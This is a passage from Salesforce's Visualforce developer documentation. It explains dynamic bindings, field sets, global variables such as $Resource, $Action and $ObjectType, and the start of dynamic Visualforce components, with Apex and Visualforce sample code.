
Select Accounts View: All Accounts

Accounts

Account Name
Acme
Global Media
salesforce.com

Click **Customize List**.

2. The display preferences screen is shown.



Select Fields to Display


*accountnumber
accountsource
billingcountry
billingpostalcode
billingstreet
createdbyid
createddate
description
fax
id
industry
isdeleted
jigsaw
jigsawcompanyid
lastactivitydate
lastmodifiedbyid
lastmodifieddate
masterrecordid
numberofemployees
ownerid

annualrevenue
billingcity
billingstate

*Note: Fields marked * are inaccessible to your account*

Move some fields into the list on the right, and click **Show These Fields**.

3. The customized list view is displayed.



Select Accounts View: All Accounts

Accounts

Account Name	Annual Revenue	Billing City	Billing State/Province
Acme	$100,000,000	New York	NY
Global Media		Toronto	Ontario
salesforce.com		San Francisco	CA

Using Dynamic References with Custom Objects and Packages

Package developers can use dynamic Visualforce binding to list only the fields a user can access. This situation might occur when you're developing a managed package with a Visualforce page that displays fields on an object. Since the package developer doesn't know which fields a subscriber can access, they can define a dynamic page that renders differently for each subscriber.

The following example uses a custom object packaged with a page layout using a Visualforce page to demonstrate how different subscribing users view the same page.

1. Create a custom object `Book` (API name `Book__c`) with the following fields and data types:
   - `Title`: Text(255)
   - `Author`: Text(255)
   - `ISBN`: Text(20)
   - `Price`: Currency(5, 2)
   - `Publisher`: Text(255)

2. Edit the Book page layout so it displays the custom fields first, and removes a few of the standard fields such as Created By, Last Modified By, Owner, and Name.
3. Create a new custom object tab. Set the object to Book, and the tab style to Books.
4. Switch to the Book tab and create a few Book objects. The values don't matter, but you do need a few records to actually exist.
5. Create a controller extension called *BookExtension* with the following code:

```
public with sharing class BookExtension {

    private ApexPages.StandardController stdController;

    public BookExtension (ApexPages.StandardController ct) {
        this.stdController = ct;
        if( ! Test.isRunningTest()) {
            // You can't call addFields() in a test context, it's a bug
            stdController.addFields(accessibleFields);
        }
    }

    public List<String> accessibleFields {
        get {
            if (accessibleFields == null) {
                // Get a list (map) of all fields on the object
                Map<String, Schema.SobjectField> fields =
                    Schema.SobjectType.Book__c.fields.getMap();

                // Save only the fields accessible by the current user
                Set<String> availableFieldsSet = new Set<String>();
                for (String s : fields.keySet()) {
                    if (fields.get(s).getDescribe().isAccessible()
                        // Comment out next line to show standard/system fields
                        && fields.get(s).getDescribe().isCustom()
                    ){
                            availableFieldsSet.add(s.toLowerCase());
                            if(Test.isRunningTest()) System.debug('Field: ' + s);
                    }
                }

                // Convert set to list, save to property
                accessibleFields = new List<String>(availableFieldsSet);
            }
            return accessibleFields;
        }
        private set;
    }
}
```

6. Create a Visualforce page called *booksView* that uses the controller extension to show the values of the Book object:

```
<apex:page standardController="Book__c" extensions="BookExtension" >

    <apex:pageBlock title="{!Book__c.Name}">
        <apex:pageBlockSection >
        <apex:repeat value="{!accessibleFields}" var="f">
            <apex:pageBlockSectionItem >

                <apex:outputLabel value="{!$ObjectType['Book__c'].Fields[f].Label}"/>
                <apex:outputText value="{!Book__c[f]}"/>

            </apex:pageBlockSectionItem>
        </apex:repeat>

        </apex:pageBlockSection>
    </apex:pageBlock>

</apex:page>
```

7. Since the controller extension is going to be packaged, you'll need to create a test for the Apex class. Create an Apex class called *BookExtensionTest* with this basic code to get you started:

```
@isTest
public class BookExtensionTest {

    public static testMethod void testBookExtension() {

        // Create a book to test with
        Book__c book = new Book__c();
        book.Author__c = 'Harry Lime';
        insert book;

        Test.startTest();

        // Add the page to the test context
        PageReference testPage = Page.booksView;
        testPage.getParameters().put('id', String.valueOf(book.Id));
        Test.setCurrentPage(testPage);

        // Create a controller for the book
        ApexPages.StandardController sc = new ApexPages.StandardController(book);

        // Real start of testing BookExtension
        // BookExtension has only two methods; to get 100% code coverage, we need
        // to call the constructor and get the accessibleFields property

        // Create an extension with the controller
        BookExtension bookExt = new BookExtension(sc);

        // Get the list of accessible fields from the extension
        Set<String> fields = new Set<String>(bookExt.accessibleFields);

        // Test that accessibleFields is not empty
        System.assert( ! fields.isEmpty());

        // Test that accessibleFields includes Author__c
        // This is a bad test; you can't know that subscriber won't disable
        System.assert(fields.contains('Author__c'.toLowerCase()),
            'Expected accessibleFields to include Author__c');
        Test.stopTest();

    }

}
```

Note: This Apex test is only meant to be a sample. When creating tests that are included into packages, validate all behavior, including positive and negative results.

8. Create a package called *`bookBundle`*, and add the custom object, the Visualforce page, and the `bookExtensionTest` Apex class. Other referenced elements, such as the page's controller extension Apex class, are included automatically.
9. Install the `bookBundle` package into a subscriber organization.
10. After the package is installed, from the object management settings for books, add a new field called `Rating`.
11. Create a new Book object. Again, the values for the record don't actually matter.
12. Navigate to the `booksView` page with the package namespace and book ID appended to the URL. For example, if *`GBOOK`* is the namespace, and a00D0000008e7t4 is the book ID, the resulting URL should be `https://MyDomain_login_URL/apex/`***`GBOOK`***`__booksView?id=a00D0000008e7t4`.

When the page is viewed from the subscribing organization, it should include all the packaged Book fields, plus the newly created Rating field. Different users and organizations can continue to add whatever fields they want, and the dynamic Visualforce page will adapt and show as appropriate.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Reference Apex Maps and Lists

Visualforce pages that use dynamic bindings can reference the Apex `Map` and `List` data types in their markup.

For example, if an Apex `List` is defined as:

```
public List<String> people {
    get {
        return new List<String>{'Winston', 'Julia', 'Brien'};
    }
    set;
}

public List<Integer> iter {
    get {
        return new List<Integer>{0, 1, 2};
    }
    set;
}
```

You can access the list values in a Visualforce page using `{!object}` syntax and array notation.

```
<apex:repeat value="{!iter}" var="pos">
    <apex:outputText value="{!people[pos]}" /><br/>
</apex:repeat>
```

Similarly, if you have this Apex `Map`:

```
public Map<String,String> directors {
    get {
        return new Map<String, String> {
            'Kieslowski' => 'Poland',
            'del Toro' => 'Mexico',
            'Gondry' => 'France'
        };
    }
    set;
}
```

You can access the map's keys and values in a Visualforce page using `{!object}` syntax and array notation.

```
<apex:repeat value="{!directors}" var="dirKey">
        <apex:outputText value="{!dirKey}" /> --
        <apex:outputText value="{!directors[dirKey]}" /><br/>
</apex:repeat>
```

Use dynamic references to lists and maps in an `<apex:inputText>` tag to create forms using data that isn't in your organization's custom objects. Working with a single map can be much simpler than creating a series of instance variables in an Apex controller or creating a custom object just for the form data.

Here's a Visualforce page that uses a map to hold form data for processing by a custom controller.

```
<apex:page controller="ListsMapsController">
    <apex:outputPanel id="box" layout="block">
        <apex:pageMessages/>
        <apex:form >

            <apex:repeat value="{!inputFields}" var="fieldKey">
                <apex:outputText value="{!fieldKey}"/>:
                <apex:inputText value="{!inputFields[fieldKey]}"/><br/>
            </apex:repeat>

            <apex:commandButton action="{!submitFieldData}"
                value="Submit" id="button" rerender="box"/>

        </apex:form>
    </apex:outputPanel>
</apex:page>
```

And here's a simple controller that works with the form.

```
public class ListsMapsController {

    public Map<String, String> inputFields { get; set; }

    public ListsMapsController() {
        inputFields = new Map<String, String> {
            'firstName' => 'Jonny', 'lastName' => 'Appleseed', 'age' => '42' };
    }

    public PageReference submitFieldData() {
        doSomethingInterestingWithInput();
        return null;
    }

    public void doSomethingInterestingWithInput() {
        inputFields.put('age', (Integer.valueOf(inputFields.get('age')) + 10).format());
    }
}
```

A `Map` can contain references to sObjects or sObject fields. To update those items, reference a field name in the input field.

```
public with sharing class MapAccCont {

    Map<Integer, Account> mapToAccount = new Map<Integer, Account>();

    public MapAccCont() {
        Integer i = 0;
        for (Account a : [SELECT Id, Name FROM Account LIMIT 10]) {
            mapToAccount.put(i, a);
            i++;
        }
    }

    public Map<Integer, Account> getMapToAccount() {
        return mapToAccount;
    }
}
```

```
<apex:page controller="MapAccCont">
    <apex:form>
        <apex:repeat value="{!mapToAccount}" var="accNum">
            <apex:inputField value="{!mapToAccount[accNum].Name}" />
        </apex:repeat>
    </apex:form>
</apex:page>
```

Unresolved Dynamic References

Keep in mind the following issues that can arise at run time if a dynamic reference doesn't resolve:

- If there isn't a value mapped to a particular key or the value is `null`, the Visualforce page returns an error message. For example, with this controller:

  ```
  public class ToolController {
      public Map<String, String> toolMap { get; set; }
      public String myKey  { get; set; }

      public ToolController() {
          Map<String, String> toolMap = new Map<String, String>();
          toolMap.put('Stapler', 'Keeps things organized');
          toolMap.put('Notebook', null);

      }
  }
  ```

This page causes an error at run time.

```
<apex:page controller="ToolController">
    <!-- Both outputText values render an error on the page -->
    <apex:outputText value="{!toolMap['Paperclip']}" />
    <apex:outputText value="{!toolMap['Notebook']}" />
</apex:page>
```

- If the key is `null`, the Visualforce page renders an empty string. For example, using the same controller as above, this page shows an empty space.

```
<apex:page controller="ToolController">
    <!-- This renders a blank space -->
    <apex:outputText value="{!toolMap[null]}" />
</apex:page>
```

Working with Field Sets

You can use dynamic bindings to display *field sets* on your Visualforce pages. A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code. Field sets are available for Visualforce pages on API version 21.0 or above. You can have up to 50 field sets referenced on a single page. An sObject can have up to 2,000 field sets.

Note: Each field set can have up to 25 fields through lookup relationships. Fields can only span one level away from the entity.

Working with Field Sets Using Visualforce

Field sets can be directly referenced in Visualforce by combining the `$ObjectType` global variable with the keyword `FieldSets`. For example, if your Contact object has a field set called `properNames` that displays three fields, your Visualforce page can reference the field data through the following iteration:

```
<apex:page standardController="Contact">
    <apex:repeat value="{!$ObjectType.Contact.FieldSets.properNames}" var="f">
        <apex:outputText value="{!Contact[f]}" /><br/>
    </apex:repeat>
</apex:page>
```

You can also choose to render additional information, such as field labels and data types, through the following special properties on the fields in the field set:

Property Name	Description
`DBRequired`	Indicates whether the field is required for the object
`FieldPath`	Lists the field’s spanning info
`Label`	The UI label for the field
`Required`	Indicates whether the field is required in the field set
`Type`	The data type for the field

For example, you can access the labels and data types for the fields in `properNames` like this:

```
<apex:page standardController="Contact">
    <apex:pageBlock title="Fields in Proper Names">
       <apex:pageBlockTable value="{!$ObjectType.Contact.FieldSets.properNames}" var="f">

            <apex:column value="{!f}">
                <apex:facet name="header">Name</apex:facet>
            </apex:column>
            <apex:column value="{!f.Label}">
                <apex:facet name="header">Label</apex:facet>
            </apex:column>
            <apex:column value="{!f.Type}" >
                <apex:facet name="header">Data Type</apex:facet>
            </apex:column>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

If this Visualforce page is added to a managed package and distributed, subscribers can edit the `properNames` field set. The logic for generating the Visualforce page remains the same, while the presentation differs based on each subscriber's implementation. To reference a field set from a managed package, you must prepend the field set with the organization's namespace. Using the markup above, if `properNames` comes from an organization called Spectre, the field set is referenced like this:

```
{!$ObjectType.Contact.FieldSets.Spectre__properNames}
```

Working with Field Sets Using Apex

Fields in a field set are automatically loaded when your Visualforce page uses a standard controller. When using a custom controller, you need to add the required fields to the SOQL query for the page. Apex provides two Schema objects that allow you to discover field sets and the fields they contain, `Schema.FieldSet` and `Schema.FieldSetMember`. For information about these two system classes, see "FieldSet Class" in the Lightning Platform Apex Code Developer's Guide.

Sample: Displaying a Field Set on a Visualforce Page

This sample uses `Schema.FieldSet` and `Schema.FieldSetMember` methods to dynamically get all the fields in the Dimensions field set for the Merchandise custom object. The list of fields is then used to construct a SOQL query that ensures those fields are available for display. The Visualforce page uses the `MerchandiseDetails` class as its controller.

```
public class MerchandiseDetails {

    public Merchandise__c merch { get; set; }

    public MerchandiseDetails() {
        this.merch = getMerchandise();
    }

    public List<Schema.FieldSetMember> getFields() {
        return SObjectType.Merchandise__c.FieldSets.Dimensions.getFields();
    }

    private Merchandise__c getMerchandise() {
        String query = 'SELECT ';
        for(Schema.FieldSetMember f : this.getFields()) {
            query += f.getFieldPath() + ', ';
        }
        query += 'Id, Name FROM Merchandise__c LIMIT 1';
        return Database.query(query);
    }
}
```

The Visualforce page using the above controller is simple:

```
<apex:page controller="MerchandiseDetails">
    <apex:form >

      <apex:pageBlock title="Product Details">
          <apex:pageBlockSection title="Product">
              <apex:inputField value="{!merch.Name}"/>
          </apex:pageBlockSection>

          <apex:pageBlockSection title="Dimensions">
              <apex:repeat value="{!fields}" var="f">
                  <apex:inputField value="{!merch[f.fieldPath]}"
                      required="{!OR(f.required, f.dbrequired)}"/>
              </apex:repeat>
          </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>
</apex:page>
```

One thing to note about the above markup is the expression used to determine if a field on the form should be indicated as being a required field. A field in a field set can be required by either the field set definition, or the field's own definition. The expression handles both cases.

Field Set Considerations

Fields added to a field set can be in one of two categories:

The order in which a developer lists displayed fields determines their order of appearance on a Visualforce page.

As a package developer, keep the following best practices in mind:

- Subscribers with installed field sets can add fields that your page didn't account for. There is no way to conditionally omit some fields from a field set iteration, so make sure that any field rendered through your field set works for all field types.
- We recommend that you add only non-essential fields to your field set. This ensures that even if a subscriber removes all fields in the field set, Visualforce pages that use that field set still function.

Note: Field sets are available for Visualforce pages on API version 21.0 or above.

SEE ALSO:

$FieldSet

Object Schema Details Available Using $ObjectType

Salesforce Help: Creating and Editing Field Sets

Dynamic References to Global Variables

Visualforce pages can use dynamic bindings to reference global variables in their markup. Global variables allow you to access information about the current user, your organization, and schema details about your data. The list of global variables is available in the Global Variables, Functions, and Expression Operators appendix.

Referencing a global variable is the same as referencing sObjects and Apex classes—you use the same basic pattern, where *reference* is a global variable:

```
reference[expression]
```

SEE ALSO:

Global Variables

Dynamic References to Static Resources Using **$Resource**

Dynamic references to static resources can be very useful for providing support for themes or other visual preferences.

To reference a static resource using the `$Resource` global variable, provide the name of the static resource in an expression: `{! $Resource[StaticResourceName] }`. For example, if you have a getCustomLogo method that returns the name of an image uploaded as a static resource, reference it like this: `<apex:image value="{!$Resource[customLogo]}"/>`.

This example illustrates how to switch between two different visual themes. First, create a controller extension named `ThemeHandler` with the following code:

```
public class ThemeHandler {

    public ThemeHandler(ApexPages.StandardController controller) { }

    public static Set<String> getAvailableThemes() {
        // You must have at least one uploaded static resource
        // or this code will fail. List their names here.
        return(new Set<String> {'Theme_Color', 'Theme_BW'});
    }

    public static List<SelectOption> getThemeOptions() {
        List<SelectOption> themeOptions = new List<SelectOption>();
        for(String themeName : getAvailableThemes()) {
            themeOptions.add(new SelectOption(themeName, themeName));
        }
        return themeOptions;
    }

    public String selectedTheme {
        get {
            if(null == selectedTheme) {
                // Ensure we always have a theme
                List<String> themeList = new List<String>();
                themeList.addAll(getAvailableThemes());
                selectedTheme = themeList[0];
            }
            return selectedTheme;
        }
        set {
            if(getAvailableThemes().contains(value)) {
                selectedTheme = value;
            }
        }
    }
}
```

Notes about this class:

- It has an empty constructor, because there's no default constructor for controller extensions.
- Add the name of your uploaded static resource files theme to the `getAvailableThemes` method. Using Static Resources on page 151 provides details of how to create and upload static resources, in particular, zipped archives containing multiple files.
- The last two methods provide the list of themes and the selected theme for use in the Visualforce form components.

Now create a Visualforce page that uses this controller extension:

```
<apex:page standardController="Account"
           extensions="ThemeHandler" showHeader="false">

    <apex:form >
    <apex:pageBlock id="ThemePreview" >
      <apex:stylesheet
          value="{!URLFOR($Resource[selectedTheme], 'styles/styles.css')}"/>

      <h1>Theme Viewer</h1>
      <p>You can select a theme to use while browsing this site.</p>

      <apex:pageBlockSection >
          <apex:outputLabel value="Select Theme: " for="themesList"/>
          <apex:selectList id="themesList" size="1" value="{!selectedTheme}">
              <apex:actionSupport event="onchange" rerender="ThemePreview"/>
              <apex:selectOptions value="{!themeOptions}"/>
          </apex:selectList>
      </apex:pageBlockSection>

      <apex:pageBlockSection >
      <div class="custom" style="padding: 1em;"><!-- Theme CSS hook -->

          <h2>This is a Sub-Heading</h2>

          <p>This is standard body copy. Lorem ipsum dolor sit amet, consectetur
          adipiscing elit. Quisque neque arcu, pellentesque in vehicula vitae, dictum
          id dolor. Cras viverra consequat neque eu gravida. Morbi hendrerit lobortis
          mauris, id sollicitudin dui rhoncus nec.</p>

          <p><apex:image
              value="{!URLFOR($Resource[selectedTheme], 'images/logo.png')}"/></p>

      </div><!-- End of theme CSS hook -->
      </apex:pageBlockSection>

    </apex:pageBlock>
    </apex:form>
</apex:page>
```

Note the following about this markup:

- The page uses the Account standard controller, but has nothing to do with accounts. You have to specify a controller to use a controller extension.
- The first <apex:pageBlockSection> contains the theme selection widget. Using <apex:actionSupport>, changes to the selection menu re-render the whole <apex:pageBlock>. This is so that the <apex:stylesheet> tag gets the updated selectedTheme for its dynamic reference.
- The theme preference selected here is only preserved in the view state for the controller, but you could easily save it to a custom setting instead, and make it permanent.
- The zip files that contain the graphics and style assets for each theme need to have a consistent structure and content. That is. there needs to be an images/logo.png in each theme zip file, and so on.

There are only two dynamic references to the $Resource global variable on this page, but they show how to access both stylesheet and graphic assets. You could use a dynamic reference in every <apex:image> tag on a page and completely change the look and feel.

$Label and $Setup are similar to $Resource, in that they allow you to access text values or saved settings that your organization administrator or users themselves can set in Salesforce:

- Custom labels allow you to create text messages that can be consistently used throughout your application. Label text can also be translated and automatically displayed in a user's default language.
- Custom settings allow you to create settings for your application, which can be updated by administrators or by users themselves. They can also be hierarchical, so that user-level settings override role- or organization-level settings.

SEE ALSO:

Using Static Resources

$Resource

Dynamic References to Action Methods Using **$Action**

The $Action global variable allows you to dynamically reference valid actions on an object type, or on a specific record. The most likely way to make use of this is to create a URL to perform that action.

For example, you can use the expression {!URLFOR($Action[objectName].New)} in an <apex:outputLink>, with a controller method getObjectName() that provides the name of the sObject.

Here's an example that does exactly that. The controller extension queries the system to learn the names of all the custom objects accessible to the user, and presents a list of them, along with links to create a new record. First, create a controller extension named DynamicActionsHandler:

```
public with sharing class DynamicActionsHandler {

    public List<CustomObjectDetails> customObjectDetails { get; private set; }

    public DynamicActionsHandler(ApexPages.StandardController cont) {
        this.loadCustomObjects();
    }

    public void loadCustomObjects() {
        List<CustomObjectDetails> cObjects = new List<CustomObjectDetails>();
        // Schema.getGlobalDescribe() returns lightweight tokens with minimal metadata
        Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
        for(String obj : gd.keySet()) {
            if(obj.endsWith('__c')) {
                // Get the full metadata details only for custom items
                Schema.DescribeSObjectResult objD = gd.get(obj).getDescribe();
                if( ! objD.isCustomSetting()) {
                    // Save details for custom objects, not custom settings
                    CustomObjectDetails objDetails = new CustomObjectDetails(
                        obj, objD.getLabel(), objD.isCreateable());
                    cObjects.add(objDetails);
                }
            }
        }
        cObjects.sort();
        this.customObjectDetails = cObjects;
    }

    public class CustomObjectDetails implements Comparable {
        public String  nameStr   { get; set; }
        public String  labelStr  { get; set; }
        public Boolean creatable { get; set; }

        public CustomObjectDetails(String aName, String aLabel, Boolean isCreatable) {
            this.nameStr = aName;
            this.labelStr = aLabel;
            this.creatable = isCreatable;
        }

        public Integer compareTo(Object objToCompare) {
            CustomObjectDetails cod = (CustomObjectDetails)objToCompare;
            return(this.nameStr.compareTo(cod.nameStr));
        }
    }
}
```

There are a few things of interest in this extension:

- The `loadCustomObjects` method uses Apex schema methods to get metadata information about available custom objects. The `Schema.getGlobalDescribe` method is a lightweight operation to get a small set of metadata about available objects and custom settings. The method scans the collection looking for items with names that end in "__c", which indicates they are custom objects or settings. These items are more deeply inspected using `getDescribe`, and selected metadata is saved for the custom objects.
- Using `if(obj.endsWith('__c'))` to test whether an item is a custom object or not may feel like a "hack", but the alternative is to call `obj.getDescribe().isCustom()`, which is expensive, and there is a governor limit on the number of calls to `getDescribe`. Scanning for the "__c" string as a first pass on a potentially long list of objects is more efficient.
- This metadata is saved in an inner class, `CustomObjectDetails`, which functions as a simple structured container for the fields to be saved.
- `CustomObjectDetails` implements the Comparable interface, which makes it possible to sort a list of custom objects details by an attribute of each object, in this case, the custom object's name.

Now create a Visualforce page with the following markup:

```
<apex:page standardController="Account"
           extensions="DynamicActionsHandler">
```

```
    <br/>

    <apex:dataTable value="{!customObjectDetails}" var="coDetails">
        <apex:column >
            <apex:facet name="header">Custom Object</apex:facet>
            <apex:outputText value="{!coDetails.labelStr}"/>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Actions</apex:facet>
            <apex:outputLink value="{!URLFOR($Action[coDetails.nameStr].New)}"
                rendered="{!coDetails.creatable}">[Create]</apex:outputLink><br/>
            <apex:outputLink value="{!URLFOR($Action[coDetails.nameStr].List,
                $ObjectType[coDetails.nameStr].keyPrefix)}">[List]</apex:outputLink>
        </apex:column>
    </apex:dataTable>

</apex:page>
```

On a page that hasn't been assigned a specific record, the only two useful actions available are `New` and `List`. On a page that queries for a record, the `$Action` global variable provides methods such as `View`, `Clone`, `Edit`, and `Delete`. Certain standard objects have additional actions that make sense for their data types.

SEE ALSO:

$Action

Valid Values for the $Action Global Variable

Dynamic References to Schema Details Using `$ObjectType`

The `$ObjectType` global variable provides access to a variety of schema information about the objects in your organization. Use it to reference names, labels, and data types of fields on an object, for example.

`$ObjectType` is a "deep" global variable, and offers the opportunity to use it in a "double dynamic" reference, like so:

```
$ObjectType[sObjectName].fields[fieldName].Type
```

Here's an example that uses dynamic globals to provide a general object viewer. First, create a new controller (not extension) named `DynamicObjectHandler`:

```
public class DynamicObjectHandler {

    // This class acts as a controller for the DynamicObjectViewer component

    private String objType;
    private List<String> accessibleFields;

    public sObject obj {
        get;
        set {
           setObjectType(value);
           discoverAccessibleFields(value);
           obj = reloadObjectWithAllFieldData();
        }
    }
    // The sObject type as a string
    public String getObjectType() {
       return(this.objType);
    }
    public String setObjectType(sObject newObj) {
        this.objType = newObj.getSObjectType().getDescribe().getName();
        return(this.objType);
    }

    // List of accessible fields on the sObject
    public List<String> getAccessibleFields() {
      return(this.accessibleFields);
    }

    private void discoverAccessibleFields(sObject newObj) {
        this.accessibleFields = new List<String>();
        Map<String, Schema.SobjectField> fields =
            newObj.getSObjectType().getDescribe().fields.getMap();
        for (String s : fields.keySet()) {
            if ((s != 'Name') && (fields.get(s).getDescribe().isAccessible())) {
                this.accessibleFields.add(s);
            }
        }
    }

    private sObject reloadObjectWithAllFieldData() {
        String qid = ApexPages.currentPage().getParameters().get('id');
        String theQuery = 'SELECT ' + joinList(getAccessibleFields(), ', ') +
                          ' FROM ' + getObjectType() +
                          ' WHERE Id = :qid';
        return(Database.query(theQuery));
    }

    // Join an Apex List of fields into a SELECT fields list string
    private static String joinList(List<String> theList, String separator) {

        if (theList == null)   { return null; }
        if (separator == null) { separator = ''; }

        String joined = '';
        Boolean firstItem = true;
        for (String item : theList) {
            if(null != item) {
                if(firstItem){ firstItem = false; }
                else { joined += separator; }
                joined += item;
            }
        }
        return joined;
    }
}
```

There's a number of things that are worth noting in this controller:

- Visualforce components can't use controller extensions, so this class is written as a controller instead. There is no constructor defined, so the class uses the default constructor.
- To collect metadata for an object, the controller must know the object. Visualforce constructors can't take arguments so there is no way to know what the object of interest is at the time of instantiation. Instead, the metadata discovery is triggered by the setting of the public property `obj`.
- Several of the methods in this class use system schema discovery methods, in slightly different ways than prior examples.

The next piece is a Visualforce component that displays schema information about an object, as well as the specific values of the record that is queried. Create a new Visualforce component named `DynamicObjectViewer` with the following code:

```
<apex:component controller="DynamicObjectHandler">
    <apex:attribute name="rec" type="sObject" required="true"
        description="The object to be displayed." assignTo="{!obj}"/>

    <apex:form >
    <apex:pageBlock title="{!objectType}">
        <apex:pageBlockSection title="Fields" columns="1">
            <apex:dataTable value="{!accessibleFields}" var="f">
                <apex:column >
                    <apex:facet name="header">Label</apex:facet>
                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Label}"/>

                </apex:column>
                <apex:column >
                    <apex:facet name="header">API Name</apex:facet>
                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Name}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">Type</apex:facet>
                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Type}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">Value</apex:facet>
                    <apex:outputText value="{!obj[f]}"/>
                </apex:column>
            </apex:dataTable>
        </apex:pageBlockSection>

        <apex:pageBlockSection columns="4">
            <apex:commandButton value="View"
                action="{!URLFOR($Action[objectType].View, obj.Id)}"/>
            <apex:commandButton value="Edit"
                action="{!URLFOR($Action[objectType].Edit, obj.Id)}"/>
            <apex:commandButton value="Clone"
                action="{!URLFOR($Action[objectType].Clone, obj.Id)}"/>
            <apex:commandButton value="Delete"
                action="{!URLFOR($Action[objectType].Delete, obj.Id)}"/>
        </apex:pageBlockSection>
    </apex:pageBlock>
    </apex:form>

</apex:component>
```

Notice the following:

- Any page that uses this component must look up a record. To do so, use the standard controller for that object, and specify the `Id` of the record in the URL. For example, `https://<MyDomain_login_URL>/apex/DynamicContactPage?id=003D000000Q5GHE`.
- The selected record is immediately passed into the component's `obj` attribute. This parameter is used for all of the object metadata discovery.
- The three double dynamic references, which start with `$ObjectType[objectType].fields[f]`, display the metadata for each field, while the normal dynamic reference displays the actual value of the field.
- For the data value, the value is `{!obj[f]}`, using a getter method in the controller, not the perhaps more natural `{!rec[f]}`, which is the parameter to the component. The reason is simple, the `obj` attribute has been updated to load data for all of the fields, while `rec` has remained unchanged from what was loaded by the standard controller, and so only has the `Id` field loaded.

Finally, the new component can be used to create any number of simple Visualforce pages that use the component to display a record detail and schema info page, such as these two pages:

```
<apex:page standardController="Account">
    <c:DynamicObjectViewer rec="{!account}"/>
</apex:page>
```

```
<apex:page standardController="Contact">
    <c:DynamicObjectViewer rec="{!contact}"/>
</apex:page>
```

SEE ALSO:

$ObjectType

Field Schema Details Available Using $ObjectType

Object Schema Details Available Using $ObjectType

CHAPTER 13 Dynamic Visualforce Components

Visualforce is primarily intended to be a static, markup-driven language that lets developers create a user interface that matches the Salesforce look-and-feel. However, there are occasions when it's necessary to programmatically create a page. Usually, this is to achieve complicated user interface behavior that's difficult or impossible with standard markup.

Dynamic Visualforce components offer a way to create Visualforce pages that vary the content or arrangement of the component tree according to a variety of states, such as a user's permissions or actions, user or organization preferences, the data being displayed, and so on. Rather than using standard markup, dynamic Visualforce components are designed in Apex.

A dynamic Visualforce component is defined in Apex like this:

```
Component.Component_namespace.Component_name
```

For example, `<apex:dataTable>` becomes `Component.Apex.DataTable`.

Note: The Standard Visualforce Component Reference contains the dynamic representation for all valid Visualforce components.

Visualforce components that are dynamically represented in Apex behave like regular classes. Every attribute that exists on a standard Visualforce component is available as a property in the corresponding Apex representation with get and set methods. For example, you could manipulate the `value` attribute on an `<apex:outputText>` component as follows:

```
Component.Apex.OutputText outText = new Component.Apex.OutputText();
outText.value = 'Some dynamic output text.';
```

Consider using dynamic Visualforce components in the following scenarios:

- You can use dynamic Visualforce components inside complex control logic to assemble components in combinations that would be challenging or impossible to create using equivalent standard Visualforce. For example, with standard Visualforce components, you typically control the visibility of components using the `rendered` attribute with the global `IF()` formula function. By writing your control logic in Apex, you can choose to display components dynamically with a more natural mechanism.
- If you know that you'll be iterating over objects with certain fields, but not specifically which objects, dynamic Visualforce components can "plug in" the object representation by using a generic sObject reference. For more information, see Example Using a Related List on page 196.

Warning: Dynamic Visualforce components are not intended to be the primary way to create new Visualforce pages in your organization. Existing Visualforce pages shouldn't be rewritten in a dynamic manner and, for most use cases, standard Visualforce components are acceptable and preferred. You should only use dynamic Visualforce components when the page must adapt itself to user state or actions in ways that can't be elegantly coded into static markup.

Dynamic Components Restrictions

Not every feature of Visualforce makes sense in a dynamic context, so some components aren't available dynamically.

- The following standard Visualforce components don't have corresponding dynamic representations in Apex:
  - `<apex:attribute>`

  - `<apex:component>`
  - `<apex:componentBody>`
  - `<apex:composition>`
  - `<apex:define>`
  - `<apex:dynamicComponent>`
  - `<apex:include>`
  - `<apex:insert>`
  - `<apex:param>`
  - `<apex:variable>`

- If a dynamic Visualforce component refers to a specific sObject field, and that field is later deleted, the Apex code for that field reference will still compile, but the page will fail when it is viewed. Also, you can create references to global variables such as `$Setup` or `$Label`, and then delete the referenced item, with similar results. Please verify such pages continue to work as expected.
- Dynamic Visualforce pages and expressions check attribute types more strictly than static pages.
- You can't set "pass-through" HTML attributes on dynamic components.

Creating and Displaying Dynamic Components

Note: The examples in this section are deliberately simple for instructional purposes. For a more complete example of when you might benefit from dynamic Visualforce components, see Example Using a Related List on page 196.

There are two parts to embedding dynamic Visualforce components on your page:

1. Adding an `<apex:dynamicComponent>` tag somewhere on your page. This tag acts as a placeholder for your dynamic component.
2. Developing a dynamic Visualforce component in your controller or controller extension.

